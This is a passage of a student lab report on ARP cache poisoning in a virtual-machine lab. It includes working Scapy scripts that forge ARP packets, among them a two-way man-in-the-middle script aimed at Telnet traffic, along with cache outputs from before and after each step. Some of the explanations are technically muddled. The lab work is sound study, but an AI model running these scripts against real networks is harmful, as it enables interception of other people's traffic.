
Q. What does the ‘op’ in the screenshot of attacker machine signify? What is it default value?

The ‘op’ here signifies the broadcast request. A communication between the two machines is attempted in this process. The default value of the operation code/opcode is 1 (request).

Q. What was the difference in between the ARP cache results in the above 2 approaches? Why did you observe this difference?

Here, it's the ether function which also plays a vital role in poisoning the ARP cache of VM A. The source and destination were not fixed in the previous programme. Henceforth, two IP addresses with the same MAC address were observed. Contrastingly, here, the source and the destination were fixed. Thus, the nefarious effect is observed. When the broadcast request was sent, 10.0.2.8 and 10.0.2.14 responded with the same hardware address of 10.0.2.8. But, here only 10.0.2.14 responded with the hardware address of 10.0.2.8.


The ARP cache entry for VM B is erased by the command, `sudo arp -d 10.0.2.14`



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


1B

Initially, the entries on the ARP cache table of VM A and VM B are respectively as below.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)

The programme is written as below:


Name: ARP_1B.py

```
#!/usr/bin/python3
from scapy.all import *
E = Ether(dst = '08:00:27:59:a3:c9', src = '08:00:27:17:de:fa')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's
ARP cache
A = ARP(
    op = 2,
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.14',
    hwdst='08:00:27:59:a3:c9', pdst='10.0.2.13'
)
pkt = E/A
pkt.show()
sendp(pkt)
```

In this programme, the ARP field contains the entries for the source and the destination. In the ether field, to make the nefarious attack less detectable, the source and destination are fixed. But, the hardware address of the attacker machine is mapped to the IP address of VM B. The opcode is set to 2, which signifies that it’s a reply packet. The IP address of VM A and its MAC address are mapped duly. Then, the packet is launched.


Next, the programme is executed.

sudo python ARP_1B.py




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python ARP_1B.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

After the activation of this attack, a poisoned ARP cache is crystal clear on VM A.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

But, the ARP cache table of VM B remains untainted.




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

Q. What does the ‘op’ in the screenshot of attacker machine signify? What does op = 2 mean?

The ‘op’ here signifies the broadcast request. A communication between the two machines is attempted in this process. ‘op = 2’ signifies that the operation code is a ‘reply’.

The ARP cache table entry regarding VM B is erased.


The command: `sudo arp -d 10.0.2.14`



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ sudo arp -d 10.0.2.14
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


1C

Before the attack’s initiation, notice of the entries in the ARP cache table of VM A and VM B is taken.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)


This is the programme:

Name: `ARP_1C.py`


```
#!/usr/bin/python3
from scapy.all import *
E = Ether(dst = 'ff:ff:ff:ff:ff:ff', src = '08:00:27:17:de:fa')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's
ARP cache
A = ARP(
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.14',
    hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.14'
)
pkt = E/A
pkt.show()
sendp(pkt)
```

In this programme, the ARP field contains the entries for the source and the destination. In the ether field, to make the nefarious attack less detectable, the source and destination are fixed. The destination here is the broadcast address (`ff:ff:ff:ff:ff:ff`). Here, a fictitious broadcast message is sent over the network.

The command: `sudo python ARP_1C.py`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python ARP_1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
```




```
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.14

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

These are the observations after the attack's activation:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)

Here it's observed that, on VM A (10.0.2.13), the hardware address of VM B (10.0.2.14) is updated on sending the broadcast request.

Q. Why does VM B's ARP cache remain unchanged in this approach even though packet was broadcasted on the network?

The unchanged effect is for the reason that there's no outdated record in VM B.


Q. Do we get the same result in all the above 3 approaches in Task1?

The same result is observable in task 1B.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1 (Launching the ARP cache poisoning attack)

Initially, the ARP cache tables of VM A and VM B are as below.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)

The programme:


Name: `MITM_ARP.py`

```
#!/usr/bin/python3
from scapy.all import *

# Sending to VM A
E = Ether(dst = '08:00:27:59:a3:c9', src = '08:00:27:17:de:fa')
# Mapping Attacker's MAC address (08:00:27:17:de:fa) with VM B's IP (08:00:27:70:0c:00) and sending to VM A's (08:00:27:59:a3:c9) ARP cache
A = ARP(
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.14',
    hwdst='08:00:27:59:a3:c9', pdst='10.0.2.13',
)
pkt = E/A
pkt.show()
sendp(pkt)

# Sending to VM B
E = Ether(dst = '08:00:27:70:0c:00', src = '08:00:27:17:de:fa')
# Mapping Attacker's MAC address (08:00:27:17:de:fa) with VM A's IP (08:00:27:59:a3:c9) and sending to VM B's (08:00:27:70:0c:00) ARP cache
A = ARP(
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.13',
    hwdst='08:00:27:70:0c:00', pdst='10.0.2.14',
)
pkt = E/A
```

```
pkt.show()
sendp(pkt)
```


This programme is devised such that, in A’s ARP cache, B’s IP address maps to M’s MAC address, and in B’s ARP cache, A’s IP address also maps to M’s MAC address. Then, at each level, the packet is 